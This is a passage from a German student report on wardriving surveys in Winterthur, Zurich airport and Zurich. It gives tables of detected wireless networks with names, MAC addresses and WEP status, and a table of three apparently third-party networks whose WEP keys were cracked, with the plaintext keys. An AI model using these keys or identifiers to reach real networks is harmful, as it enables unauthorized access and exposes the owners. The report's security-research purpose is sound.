WLAN – WEP aktiviert	10	23
Total	43	100

Tabelle 13: Übersicht Winterthur

3.3.2.2 Statistik

Network	NetType	ESSID	BSSID	Info	Channel	Maxrate	WEP	LLC	Data	Crypt	Total	BestSignal	Address Range
1	infrastructure	KJJKR1495102	00:02:2D:4A:45:E7	None	11	11	No	1735	252	0	1987	117	0.0.0.0
2	ad-hoc	zhw	00:04:75:C4:31:B5	None	1	11	Yes	1646	0	0	1646	93	
3	infrastructure	tsunami	00:40:96:41:DC:78	eduwireless	7	11	No	22	0	0	22	72	160.85.0.0
4	infrastructure	harder	00:05:5D:ED:93:69	None	6	11	No	23	0	0	23	65	
5	infrastructure	default	00:10:91:00:25:5E	None	1	11	Yes	315	55	55	370	84	
6	infrastructure	tedagwlan	00:60:B3:1F:45:1B	None	11	2	No	46	0	0	46	69	
7	infrastructure	Server	00:30:65:10:CE:41	None	1	11	Yes	24	0	0	24	64	
8	infrastructure	sss	00:40:96:39:7D:83	None	6	11	No	2	0	0	2	57	
9	infrastructure	Wireless	00:30:AB:1B:99:1F	None	6	11	No	14	0	0	14	71	
10	infrastructure	Wireless	00:30:AB:0A:E7:AB	None	6	11	No	7	0	0	7	72	
11	infrastructure	BLJWIN01	00:A0:C5:42:EE:E6	None	1	11	No	1	0	0	1	62	
12	infrastructure	BLJWIN01	00:A0:C5:42:EE:E4	None	1	11	No	3	0	0	3	71	
13	ad-hoc	IMS01	00:04:76:A6:33:ED	None	11	11	No	4	0	0	4	63	
14	ad-hoc	ims01	00:04:76:A6:33:B7	None	1	11	No	2	0	0	2	57	
15	infrastructure	Netzwerk	00:02:2D:1B:66:1E	None	1	11	No	3	0	0	3	64	
16	infrastructure	Apple Network 2b7308	00:02:2D:2B:73:08	None	1	11	No	2	0	0	2	58	
17	infrastructure	OSUWLAN1	00:90:D1:05:66:0D	None	11	11	Yes	93	0	0	93	78	
18	ad-hoc	UNIWNET01	00:02:2D:22:B5:D9	None	3	11	No	37	0	0	37	75	
19	infrastructure	ntsch	00:60:1D:22:C2:CC	None	1	11	No	11	0	0	11	62	
20	infrastructure	default	00:05:5D:EA:DD:4A	None	6	11	No	30	0	0	30	84	
21	infrastructure	CNLUJ1464404	00:90:D1:00:33:7F	None	3	2	No	9	0	0	9	62	
22	infrastructure	Aero	00:02:2D:0C:7F:BD	None	1	11	Yes	134	5	5	139	68	
23	infrastructure	Wireless	00:A0:C5:28:8A:8C	None	1	11	No	4	0	0	4	61	
24	infrastructure	revbab7	00:04:5A:0E:87:FD	None	6	11	Yes	29	1	1	30	63	
25	infrastructure	default	00:05:5D:F2:2F:F2	None	7	11	No	293	16	0	309	75	192.168.1.0
26	probe	<no ssid>	00:20:E0:8C:95:AB	None	0	0	No	13	0	0	13	68	
27	infrastructure	Wireless	00:30:AB:17:6A:B6	None	1	11	No	1	0	0	1	61	
28	infrastructure	derhome	00:02:2D:0C:76:EB	None	11	11	No	1	0	0	1	65	
29	infrastructure	Roam UofM	00:02:2D:2F:CA:92	None	9	0	No	8	4	0	12	75	217.162.0.0
30	infrastructure	FunkiNetz	00:30:65:03:DD:44	None	5	11	No	1	0	0	1	59	
31	infrastructure	<no ssid>	00:02:2D:2D:60:A1	None	10	11	Yes	3	1	1	4	65	
32	infrastructure	<no ssid>	00:04:DB:00:A7:06	None	5	11	No	69	0	0	69	80	
33	infrastructure	BelsWi	00:02:2D:37:78:18	None	1	11	Yes	1	0	0	1	58	
34	infrastructure	wue182	00:60:B3:1F:87:3E	None	11	2	No	1	0	0	1	60	
35	infrastructure	default	00:05:5D:EE:FD:CC	None	6	0	No	1	1	0	2	58	217.162.64.0
36	infrastructure	linksys	00:06:25:50:47:82	None	6	11	No	5	1	0	6	61	217.162.0.0
37	infrastructure	Otto's Netz	00:30:AB:1B:6C:28	None	1	11	No	11	0	0	11	82	
38	infrastructure	<no ssid>	00:02:2D:2A:C3:88	None	11	11	Yes	39	0	0	39	69	
39	infrastructure	<no ssid>	00:40:96:57:C2:9F	None	9	11	No	1	0	0	1	59	
40	infrastructure	Wireless	00:30:AB:16:69:EF	None	10	11	No	6	0	0	6	73	
41	infrastructure	netslt	00:30:BD:60:FD:71	None	11	11	Yes	69	0	0	69	67	
42	infrastructure	MICROS	00:02:2D:3A:C7:8B	None	10	11	No	72	4	0	76	79	192.168.100.0
43	infrastructure	coverpage	00:05:5D:ED:93:2C	None	6	11	No	51	0	0	51	92	

Tabelle 14: WLAN-Details

3.3.2.3 Karte




Abbildung 21: WLAN Standorte

3.3.3 Wardrive Zürich-Flughafen

Die Exkursion zum Flughafen Zürich fiel ziemlich bescheiden aus. Es gibt zwar ein paar WLANs im Terminal A und Terminal B und ausserdem zwei flächendeckende Hotspots (Unique-Test und Monzoon), aber nur 1 WLAN mit WEP-Verschlüsselung konnte entdeckt werden. Während dieses Wardrives konnten keine verschlüsselten Datenpakete ergattert werden.

3.3.3.1 Übersicht

Art	**Anzahl**	**%**
WLAN - WEP deaktiviert	9	90
WLAN – WEP aktiviert	1	10
Total	10	100

Tabelle 15: Übersicht Zürich-Flughafen

3.3.3.2 Statistik

Network	NetType	ESSID	BSSID	Info	Channel	Maxrate	WEP	LLC	Crypt	Data	Total	BestSignal	Address Range
1	infrastructure	unique-test	00:0A:8A:77:D2:D9	None	1	11	No	342	0	0	342	58	
2	infrastructure	unique-test	00:0A:8A:77:D2:D4	None	1	11	No	62	0	0	62	62	
3	infrastructure	MONZOON	00:40:96:57:DA:24	None	7	11	No	108	0	0	108	58	
4	infrastructure	unique-test	00:0A:8A:77:D1:95	None	7	11	No	11	0	0	11	58	
5	infrastructure	unique-test	00:0A:8A:77:D1:8A	None	7	11	No	2	0	0	2	58	
6	infrastructure	3Com	00:04:75:61:81:61	None	1	11	Yes	8	0	0	8	71	
7	infrastructure	MONZOON	00:40:96:57:62:AB	None	7	11	No	1053	0	0	1053	62	
8	infrastructure	MONZOON	00:40:96:57:D3:1C	None	7	11	No	141	0	0	141	58	
9	infrastructure	tenoria	00:40:96:36:6B:E5	jaha_arrival	7	11	No	482	0	0	482	62	
10	infrastructure	tenoria	00:40:96:36:59:B5	jaha_lost_and_found	7	11	No	441	0	14	455	58	10.80.10.0

Tabelle 16: WLAN Details

3.3.3.3 Karte

Vom Flughafengebiet wurde keine Karte erstellt, weil das Gebiet selbst schon stark begrenzt ist. Alle WLANs sind im Terminal A und B, sowie im Ankunftsbereich zu finden.

3.3.4 Wardrive Zürich

Am 14. Oktober erschien im Tagesanzeiger ein Bericht über WLANs im Raum Zürich. Darin war eine Karte mit den Standorten der gefundenen Netzwerke abgebildet (siehe Karte 3.3.4.3). Es wurde versucht aufgrund dieser Karte, Daten von WLANs mit aktivierter WEP-Verschlüsselung zu sammeln, um anschliessend mit WepAttack das Passwort zu knacken.

Zürich erwies sich tatsächlich als wahre Fundgrube was WLANs anbelangt. Ein Abstecher in Richtung Riesbach, von dort aus zur Uni und zuletzt zur Bahnhofstrasse brachte fast 140 drahtlose Netzwerke zutage.

3.3.4.1 Übersicht

Art	Anzahl	%
WLAN - WEP deaktiviert	94	69
WLAN – WEP aktiviert	44	31
Total	138	100

Tabelle 17: Übersicht Zürich

3.3.4.2 Statistik

Network	NetType	ESSID	BSSID	Info	Channel	Maxrate	WEP	LLC	Data	Crypt	Total	BestSignal	Address Range
1	infrastructure	airport	00:02:2D:2A:C0:84	None	1	11	Yes	125	0	0	125	71	
2	infrastructure	AMADEUS	00:90:D1:00:87:D4	None	11	11	No	87	0	0	87	73	
3	infrastructure	<no ssid>	00:40:96:45:A7:E2	None	5	11	No	135	0	0	135	84	
4	infrastructure	<no ssid>	00:40:96:5B:07:DC	None	1	11	No	150	4	0	154	71	
5	infrastructure	<no ssid>	00:40:96:5A:F6:E6	None	1	11	No	163	0	0	163	73	
6	infrastructure	<no ssid>	00:40:96:5A:D3:35	None	5	11	No	48	6	0	54	76	
7	infrastructure	fricomp	00:90:D1:05:A8:82	None	11	11	Yes	13	0	0	13	62	
8	infrastructure	<no ssid>	00:40:96:5B:2D:FD	None	9	11	No	179	0	0	179	76	
9	infrastructure	<no ssid>	00:02:2D:2E:D5:FA	None	1	11	No	9	2	0	11	56	10.0.1.0
10	infrastructure	<no ssid>	00:40:96:45:CA:53	None	9	11	No	115	14	0	129	83	169.32.0.0
11	infrastructure	<no ssid>	00:40:96:45:77:FF	None	5	11	No	1	0	0	1	59	
12	infrastructure	<no ssid>	00:40:96:5B:4C:C7	None	9	11	No	119	17	0	136	71	169.32.0.0
13	infrastructure	<no ssid>	00:40:96:5A:ED:9C	None	9	11	No	149	0	0	149	77	
14	infrastructure	<no ssid>	00:40:96:5A:AE:19	None	1	11	No	68	8	0	76	67	169.32.0.0
15	infrastructure	<no ssid>	00:40:96:45:B4:F9	None	5	11	No	74	0	0	74	84	
16	infrastructure	<no ssid>	00:40:96:5A:B0:CB	None	1	11	No	12	0	0	12	57	
17	infrastructure	101	00:50:DA:92:B2:69	None	3	11	No	80	3	0	83	73	192.168.1.0
18	infrastructure	PEI5OG	00:40:96:58:7A:26	AP350-587a26	7	11	No	107	1	0	108	71	192.168.1.0
19	ad-hoc	CH-ZUERICH	00:40:96:38:A1:72	None	7	11	Yes	2	0	0	2	60	
20	ad-hoc	CH-ZUERICH	00:40:96:38:AA:A8	None	7	11	Yes	10	0	0	10	61	
21	infrastructure	ADWIRED	00:90:D1:00:F4:4C	None	11	11	Yes	33	3	3	36	62	
22	infrastructure	MOBILE	00:40:96:57:8C:E0	A-01-2O-TA-ZHBU	6	11	No	7	0	0	7	65	
23	infrastructure	Filialen_WLAN	00:02:2D:5F:88:DC	None	11	11	Yes	105	0	0	105	75	
24	infrastructure	Filialen_WLAN	00:02:2D:5F:88:FC	None	5	11	Yes	164	0	0	164	81	
25	infrastructure	Filialen_WLAN	00:02:2D:07:5A:54	None	9	11	Yes	50	0	0	50	70	
26	infrastructure	Filialen_WLAN	00:02:2D:64:B0:5F	None	3	11	Yes	7	0	0	7	60	
27	data	<no ssid>	00:02:2D:3C:8A:30	None	0	0	No	0	12	12	12	65	
28	infrastructure	Wireless	00:30:AB:20:37:E3	None	6	11	No	154	48	0	202	74	
29	infrastructure	WLAN	00:90:D1:00:F3:43	None	11	11	Yes	6	5	5	11	64	
30	infrastructure	WaveLAN Network	00:02:2D:1D:4A:A2	None	10	11	No	196	17	0	213	100	192.168.100.0
31	infrastructure	test	00:02:2D:0E:6D:36	None	10	11	No	14	13	0	27	72	212.45.197.0
32	infrastructure	rfw_wl	00:60:1D:1F:32:32	None	3	11	Yes	16	0	0	16	65	
33	infrastructure	MOBILE	00:40:96:41:B5:D2	A-01-1O-TA-ZHBU	1	11	No	4	0	0	4	56	
34	probe	Christian Home Airport	00:30:65:19:E6:A6	None	0	0	No	1	0	0	1	59	
35	probe	00-30-1e-f6-5a-71-088aa102	00:30:65:1F:9B:CC	None	0	0	No	6	0	0	6	64	
36	infrastructure	101	00:50:DA:F5:F5:EB	None	11	11	Yes	63	9	9	72	71	
37	infrastructure	AHEAD-CH	00:05:5D:F3:09:C3	None	7	11	No	19	0	0	19	67	
38	infrastructure	TPN ch	00:02:2D:40:F7:C7	None	11	11	No	5	0	0	5	60	
39	infrastructure	surftrophy	00:40:96:40:95:D2	None	7	11	No	427	0	0	427	101	
40	infrastructure	<no ssid>	00:40:96:29:71:92	AP4800E_297192	3	11	No	365	1	0	366	99	192.168.2.0

Network	NetType	ESSID	BSSID	Info	Channel	Maxrate	WEP	LLC	Data	Crypt	Total	BestSignal	Address Range
41	infrastructure	<no ssid>	00:40:96:29:A6:3F	AP4800E_29a63f	7	11	No	69	0	0	69	69	
42	infrastructure	<no ssid>	00:40:96:54:A0:5A	None	1	11	No	3	0	0	3	55	
43	infrastructure	<no ssid>	00:02:2D:1E:14:CB	None	1	0	No	2	3	0	5	59	10.10.0.0
44	infrastructure	surftrophy	00:40:96:56:33:26	None	7	11	No	81	0	0	81	66	
45	infrastructure	<no ssid>	00:40:96:29:82:21	AP4800E_298221	6	11	No	8	0	0	8	64	
46	infrastructure	WaveLAN Network	00:60:1D:03:5B:13	None	3	2	No	10	0	0	10	61	
47	infrastructure	wlan-up-01	00:60:1D:F6:98:9D	None	5	11	No	260	30	0	290	84	195.65.73.0
48	infrastructure	hott	00:02:2D:21:78:5D	None	5	11	No	230	27	0	257	93	195.65.73.0
49	infrastructure	surftrophy	00:40:96:57:E2:92	None	7	11	No	2	0	0	2	56	
50	infrastructure	<no ssid>	00:02:2D:04:A4:58	None	3	11	Yes	10	0	0	10	59	
51	infrastructure	WaveLAN Network	00:02:2D:42:C8:4F	None	10	11	No	2	0	0	2	59	
52	infrastructure	update	00:02:2D:05:17:57	None	6	11	No	45	9	0	54	69	195.65.73.207
53	infrastructure	<no ssid>	00:02:2D:07:C4:28	None	1	11	No	1	0	0	1	54	
54	infrastructure	Steinhauernet	00:30:65:14:F2:F1	None	8	11	Yes	1	0	0	1	60	
55	infrastructure	EB Wolfbach	00:30:65:1E:6A:DC	None	3	11	Yes	28	3	3	31	56	
56	infrastructure	006ec9	00:02:2D:00:6E:C9	None	1	11	Yes	2	0	0	2	55	
57	infrastructure	net-032-buero	00:02:2D:0C:35:A4	None	1	11	Yes	4	1	1	5	63	
58	probe	00-30-1e-fc-79-41-088aa102	00:30:65:15:B8:FC	None	0	0	No	2	0	0	2	59	
59	infrastructure	public	00:40:96:43:5C:81	air-hg-e42-a	1	11	No	3	0	0	3	56	
60	infrastructure	public	00:0A:8A:46:AB:EB	air-hg-e23-a	6	11	No	2	0	0	2	52	
61	infrastructure	public	00:40:96:35:F3:42	air-hg-f37-1-a	1	11	No	1	0	0	1	53	
62	infrastructure	public	00:40:96:38:0C:CE	air-hg-f30-a	1	11	No	4	0	0	4	59	
63	infrastructure	public	00:40:96:5A:60:CC	air-hg-e30-1-b	6	11	No	3	0	0	3	57	
64	infrastructure	public	00:40:96:5A:7B:71	air-hg-e30-1-a	1	11	No	9	0	0	9	62	
65	infrastructure	public	00:40:96:36:7E:CA	air-hg-g19-b	6	11	No	66	0	0	66	76	
66	infrastructure	public	00:40:96:33:55:02	air-hg-k33-a	1	11	No	1	0	0	1	53	
67	infrastructure	public	00:40:96:38:55:0A	air-hg-g19-a	1	11	No	55	0	0	55	62	
68	infrastructure	public	00:40:96:38:3F:E9	air-hg-f19-b	6	11	No	61	8	0	69	68	0.0.0.0
69	infrastructure	public	00:40:96:38:37:EA	air-hg-f19-a	1	11	No	58	0	0	58	65	
70	infrastructure	public	00:40:96:5A:F5:48	air-ml-e15-a	6	11	No	9	0	0	9	66	
71	infrastructure	public	00:40:96:59:F6:2F	air-fw-c13-4-a	1	11	No	19	0	0	19	63	
72	infrastructure	PdIR Airport Network	00:60:1D:F6:95:FC	None	1	11	No	14	3	0	17	59	
73	infrastructure	public	00:40:96:5A:47:9E	air-ml-d28-a	1	11	No	1	0	0	1	54	
74	infrastructure	<no ssid>	00:30:65:05:09:9C	None	1	11	Yes	10	3	3	13	75	
75	infrastructure	<no ssid>	00:30:65:05:09:7A	None	1	11	Yes	5	0	0	5	73	
76	infrastructure	Wireless	00:30:AB:19:EB:BC	None	1	11	No	5	0	0	5	62	
77	infrastructure	uszmobilelogin	00:09:E8:D2:6A:5A	ND-94065	1	11	Yes	4	0	0	4	55	
78	infrastructure	public	00:0A:8A:46:A9:AF	air-hg-k30-7-a	1	11	No	3	0	0	3	55	
79	infrastructure	uszmobilelogin	00:09:E8:D2:6A:4E	ND-94069	1	11	Yes	6	0	0	6	55	
80	infrastructure	uszmobilelogin	00:09:E8:D2:6A:59	ND-94070	6	11	Yes	32	0	0	32	56	

Network	NetType	ESSID	BSSID	Info	Channel	Maxrate	WEP	LLC	Data	Crypt	Total	BestSignal	Address Range
81	infrastructure	uszmobilelogin	00:09:E8:D2:6A:52	ND-94067	11	11	Yes	10	0	0	10	57	
82	infrastructure	Halden_Lan	00:60:B3:1F:87:FA	None	11	2	No	1	0	0	1	59	
83	infrastructure	mona	00:30:65:15:1C:8E	None	1	11	Yes	18	1	1	19	59	
84	infrastructure	public	00:40:96:38:52:3C	air-clw-c2-a	11	11	No	90	0	0	90	80	
85	infrastructure	Wireless LAN	00:30:65:15:21:C5	None	1	11	Yes	2	0	0	2	56	
86	ad-hoc	CTGKE1464404	00:90:D1:00:45:51	None	3	2	No	93	0	0	93	72	
87	infrastructure	test	00:40:96:33:85:EB	air-rz-g24-a	1	11	No	241	0	0	241	82	
88	infrastructure	public	00:40:96:38:50:C4	air-rz-h21-a	11	11	No	182	0	0	182	80	
89	infrastructure	public	00:40:96:38:4D:56	air-rz-f11-a	11	11	No	179	19	0	198	80	172.30.57.3
90	infrastructure	inf-wireless	00:40:96:38:3A:5B	infairf16	1	11	No	190	0	0	190	82	
91	infrastructure	inf-wireless	00:40:96:36:5C:D5	infairh16	1	11	No	168	0	0	168	74	
92	infrastructure	public	00:40:96:33:96:B0	air-rz-h9-a	6	11	No	181	0	0	181	72	
93	infrastructure	public	00:40:96:38:16:BD	air-rz-j8-a	11	11	No	23	0	0	23	59	
94	infrastructure	public	00:40:96:42:B9:AD	air-clu-e7-2-a	1	11	No	19	0	0	19	57	
95	infrastructure	public	00:40:96:5A:3B:2D	air-rz-g12-a	6	11	No	105	1	0	106	69	172.30.57.147
96	ad-hoc	eth-adhoc	00:40:96:5A:77:D6	None	7	11	No	47	1	0	48	68	10.0.0.6
97	infrastructure	public	00:40:96:38:03:DB	air-ifw-f31-a	1	11	No	60	1	0	61	67	172.30.57.147
98	infrastructure	Cablecom Test	00:30:AB:1E:46:9B	None	1	11	No	66	0	0	66	73	
99	infrastructure	inf-wireless	00:40:96:38:65:FA	infairf31	6	11	No	45	41	0	86	73	64.4.30.253
100	infrastructure	BI	00:04:75:62:06:C3	None	6	11	Yes	98	2	2	100	67	
101	ad-hoc	BI	00:D0:D8:66:04:9D	None	2	11	Yes	24	2	2	26	61	
102	infrastructure	BI	00:50:DA:95:04:8B	None	3	11	Yes	2	0	0	2	53	
103	infrastructure	public	00:40:96:5A:2D:7E	air-haw-b16-a	1	11	No	51	0	0	51	66	
104	infrastructure	public	00:40:96:38:55:E0	air-wet-d4-a	11	11	No	1	0	0	1	55	
105	ad-hoc	BI	00:D0:D8:66:04:3D	None	2	11	Yes	6	0	0	6	55	
106	infrastructure	wyssair	00:40:96:43:E8:B0	ci340-02	7	11	Yes	406	0	0	406	87	
107	infrastructure	My Wireless Network B	00:02:2D:4C:7E:E1	None	3	11	No	145	0	0	145	79	
108	infrastructure	<no ssid>	00:40:96:40:AB:7F	AP_Iris1	1	11	Yes	1307	0	0	1307	92	
109	infrastructure	Ameo1	00:02:2D:3F:62:9C	None	11	11	No	55	0	0	55	71	
110	infrastructure	DufourNet	00:40:05:BE:CE:32	None	6	22	Yes	132	0	0	132	85	
111	infrastructure	Gandalf	00:02:2D:37:3E:A3	None	1	11	Yes	8	0	0	8	63	
112	infrastructure	3Com	00:04:75:62:12:86	None	6	11	Yes	114	0	0	114	82	
113	infrastructure	cosmicbsw	00:02:2D:2A:C0:C5	None	11	11	No	6	0	0	6	68	
114	infrastructure	Garden	00:30:65:15:22:C9	None	1	11	Yes	2	0	0	2	61	
115	infrastructure	<no ssid>	00:40:96:41:C8:9B	AP_Iris2	1	11	Yes	1190	0	0	1190	93	
116	infrastructure	My Wireless Network A	00:02:2D:73:4B:9E	None	3	11	No	39	3	0	42	68	81.6.0.28
117	infrastructure	default	00:50:18:05:A3:66	None	6	11	No	45	0	0	45	73	
118	infrastructure	linksys	00:06:25:76:C4:87	None	6	11	No	186	0	0	186	75	
119	infrastructure	Wireless	00:30:AB:1B:B6:0E	None	6	11	No	4	0	0	4	69	
120	infrastructure	Wireless	00:A0:C5:29:DB:3C	None	1	11	Yes	262	1	1	263	84	

Network	NetType	ESSID	BSSID	Info	Channel	Maxrate	WEP	LLC	Data	Crypt	Total	BestSignal	Address Range
121	ad-hoc	WG27	00:05:5D:D9:E7:51	None	10	11	Yes	6	0	0	6	130	
122	infrastructure	AirPort Network Michael	00:60:1D:F6:76:83	None	1	11	No	7	0	0	7	61	
123	infrastructure	Fuegis-Wireless-LAN	00:30:AB:0A:D9:9B	None	6	11	No	3	0	0	3	54	
124	infrastructure	prueede	00:30:65:1E:9C:3D	None	1	11	Yes	11	0	0	11	59	
125	lucent	Lucent Outdoor Router	00:02:2D:0D:21:7D	None	0	0	No	0	734	0	734	86	
126	infrastructure	3Com	00:04:76:A5:C5:DF	None	6	11	Yes	75	2	2	77	74	
127	infrastructure	<no ssid>	00:02:2D:1F:58:2E	None	1	11	No	86	10	0	96	77	162.21.38.0
128	infrastructure	<no ssid>	00:30:65:06:04:F2	None	1	11	No	34	6	0	40	67	162.21.39.0
129	infrastructure	<no ssid>	00:30:65:04:9D:52	None	5	0	No	16	8	0	24	59	162.21.39.0
130	infrastructure	sh	00:30:65:04:52:8D	None	1	11	Yes	9	0	0	9	58	
131	infrastructure	<no ssid>	00:30:65:1B:F1:52	None	1	11	Yes	9	0	0	9	60	
132	infrastructure	LEBON2001	00:40:96:37:5C:23	BR500E_375c23	2	11	No	1	0	0	1	59	
133	infrastructure	LEBON2001	00:40:96:35:F9:11	BR500E_35f911	2	11	No	1	0	0	1	64	
134	infrastructure	WLAN	00:04:E2:3C:C5:CB	None	10	11	Yes	51	1	1	52	70	
135	infrastructure	<no ssid>	00:40:96:35:D4:28	None	7	11	Yes	7	0	0	7	57	
136	infrastructure	101	00:50:DA:00:3F:A3	None	3	11	No	7	0	0	7	56	
137	infrastructure	Apple Network 1d74a2	00:30:65:1D:74:A2	None	1	11	No	6	0	0	6	56	
138	data	<no ssid>	00:02:2D:0D:21:D5	None	0	0	No	0	13	0	13	66	

Tabelle 18: WLAN Details

3.3.4.3 Karte

Abbildung 22: WLAN Standorte[35]

[35] Karte aus dem Tagesanzeiger vom 14. Oktober 2002

3.3.5 Auswertung

3.3.5.1 Übersicht

Total WLANs gefunden	191
Total WLANs – WEP aktiviert	55
Total WLANs (mit WEP) – Datenpakete belauscht	15
Total WLANs (mit WEP) – Schlüssel geknackt	3

Tabelle 19: Übersicht Auswertung

3.3.5.2 Gecrackte Netzwerke

Ort	**Netzwerk**	**Schlüsselart**	**Schlüssel**	**Zeit[36] (s)**
Winterthur (Nr. 24)	revbab7 (00:04:5A:0E:87:FD)	64 Bit (Keygen[37])	choieraient	485
Zürich (Nr. 29)	WLAN (00:04:E2:3C:C5:CB)	128 Bit (Keygen)	beauty	294
Zürich (Nr. 15)	Wireless (00:A0:C5:29:DB:3C)	128 Bit	schuetzenstra	1571

Tabelle 20: Gecrackte Netzwerke

[36] Rechenzeit bis Schlüssel geknackt worden ist
[37] Keygen = Tool, welches einen Algorithmus zur Generierung eines Schlüssels verwendet

4 Projektverlauf

Während der rund sieben Wochen dauernden Projektarbeit sind diverse Probleme aufgetreten, die dazu geführt haben, dass zwischen der Soll- und Ist-Planung geringe Abweichungen entstanden sind. Es sind allerdings keine Probleme aufgetreten, die nicht innerhalb vernünftiger Frist gelöst worden sind, so dass das Projekt ohne Abstriche erfolgreich abgeschlossen werden konnte.

Eine der grössten Herausforderung in diesem Projekt lag sicherlich im Verständnis des IEEE 802.11-Standards, wobei vor allem der Aufbau der verschiedenen Frames genau analysiert werden musste. Aber auch die gesamte Inbetriebnahme eines WLAN unter Linux entpuppte sich als anspruchvolle Aufgabe. Sehr intensiv gestaltete sich zudem die Suche nach den Ursachen von zwei Problemen bei der Datenerfassung:

Es wurde festgestellt, dass D-Link WLAN-Karten nicht geeignet sind, um Netzwerkverkehr aufzuzeichnen. Die Karte kann zwar in den Monitor-Modus geschaltet werden, aber sie gibt nicht alle Daten zurück. Ausserdem musste ein Patch für Kismet entwickelt werden, nachdem festgestellt worden ist, dass dieser die ICVs nicht ins Dumpfile schreibt, sondern abschneidet.

4.1 Soll-Planung

